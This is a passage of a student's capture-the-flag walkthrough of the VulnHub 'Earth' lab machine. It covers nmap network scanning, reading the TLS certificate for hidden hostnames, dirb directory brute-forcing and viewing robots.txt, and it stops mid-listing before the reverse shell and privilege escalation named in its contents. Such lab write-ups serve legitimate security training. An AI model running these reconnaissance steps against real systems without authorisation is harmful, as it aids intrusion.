Vulnhub – Earth Walkthrough

By: Atharva Velani 20411611

Earth is a machine available on vuln hub which makes use of open ports, using webpage certificates to gather information on a server, enumeration and privilege escalation using files within the system.


Table of Contents:

1. *Scanning the network*
2. *Exploring the open HTTP Ports*
3. *Scanning webpage alternatives*
4. *Dirb*
5. *Decrypting testdata.txt*
6. *Using the CLI to access the sytem*
7. *Using python to spawn a reverse shell*
8. *Enumerating to find potential vulnerable files*
9. *Privilege escalation to capture the root flag.*

Step 1: Find the machine

First we must scan the network to identify the target machines IP Address. Using Host-Only adapter as a network driver we can link our attacker machine Kali (192.168.56.101) to the target machine: Earth. In order to find the machine we use the following command on our Linux terminal:

Nmap -sV -Pn 192.168.56.0/24



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

```
┌──(root💀kali)-[~]
└─# nmap -sV -Pn 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 03:31 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00021s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 0A:00:27:00:00:0B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.100
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C7:7B:51 (Oracle VirtualBox virtual NIC)

Nmap scan report for earth.local (192.168.56.110)
Host is up (0.00042s latency).
Not shown: 980 filtered tcp ports (no-response), 17 filtered tcp ports (admin-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
MAC Address: 08:00:27:1D:47:10 (Oracle VirtualBox virtual NIC)
```


(Figure 1: nmap scan on server)

With the following information we can see that the machine Earth is labelled “earth.local”. The target IP is: **192.168.56.110.**

The only open ports are 22, 80 and 443. Therefore it may be a web-based vulnerability.

Step 2: Test open ports

Searching for http://192.168.56.110:80 opens up a Bad Request (400).




```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Bad Request (400)

(Figure 2: webpage)

However, port 443 was open, the HTTPS port. Entering https://192.168.56.110 opens up a webpage for the fedora test page.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Test Page for the HTTP Server on Fedora - Mozilla Firefox
Directory listing for /
Test Page for the HTTP Serv
https://192.168.56.110

Fedora Webserver Test Page


If you can read this page, it means that the web server installed at this site is working properly, but has not yet been configured.

If you are a member of the general

If you are the website

(Figure 3: https variant)

There is no interesting information in this webpage as, upon further inspection we can right-click and check page info. The security tab shows that the webpage has certificate which we can further explored.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```


Test Page for the HTTP Server on Fedora - Mozilla Firefox
Test Page for the HTTP Serv
https://192.168.56.110
Page Info - https://192.168.56.110/
General
Media
Permissions
Security

Website Identity
Website: 192.168.56.110
Owner: This website does not supply ownership information.
Verified by: CN=earth.local,L=Milky Way,ST=Space
Expires on: October 10, 2031

Privacy & History
Have I visited this website prior to today? Yes, 17 times
Is this website storing information on my computer? No
Have I saved any passwords for this website? No

(Figure 4: certificate and domain name)

Upon further inspection it seems the webpage has alternative names: earth.local & terratest.earth.local



```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Certificate for earth.local - Mozilla Firefox
Test Page for the HTTP Serv
Certificate for earth.local
Firefox
about:certificate?cert=MIIFhjCCA26gAwIBAgI

Subject Alt Names
DNS Name earth.local
DNS Name terratest.earth.local


(Figure 5: domain name)

Opening earth.local on our browser shows an Earth Secure Messaging Service!

Step 3: Scan the newly found webpage alternative names

Lets perform a scan using dirb to look for any potential common paths/files that may be hidden in this webserver.

Dirb http://earth.local




```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

```
┌──(root💀kali)-[~]
└─# dirb http://earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 20 03:53:30 2022
URL_BASE: http://earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://earth.local/ ----
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)

-----------------
END_TIME: Thu Oct 20 03:53:42 2022
DOWNLOADED: 4612 - FOUND: 2
```

(Figure 6: dirb results)

It seems as if the webpage has an admin page. The admin page requires credentials and now the next step is to find a way to get this information. There's a second webpage: "***terratest.earth.local***" from above. Lets attempt to see if it has any information. It seems to redirect us to the original "***earth.local"*** webpage. Port 443 is open so lets try it with https.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging Adn
terratest.earth.local/
https://terratest.earth.local

Test site, please ignore.

(Figure 7: terratest site)

Lets perform a dirb scan on the https site as above.
dirb https://terratest.earth.local




```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

```
┌──(root💀kali)-[~]
└─# dirb https://terratest.earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 20 03:58:02 2022
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

-----------------
END_TIME: Thu Oct 20 03:58:06 2022
DOWNLOADED: 4612 - FOUND: 3

┌──(root💀kali)-[~]
└─#
```

(Figure 8: dirb results on terratest)

Step 4 using dirb to further investigate available files/paths

Theres a text document named robots.txt which seems interesting. Lets open this up on a webpage.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo Atharva Velani 20411611
Atharva Velani 20411611
```

Mozilla Firefox
Test Page for the HTTP Serv
Earth Secure Messaging Adr
terratest.earth.local/robots.t
https://terratest.earth.local/robots.txt

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
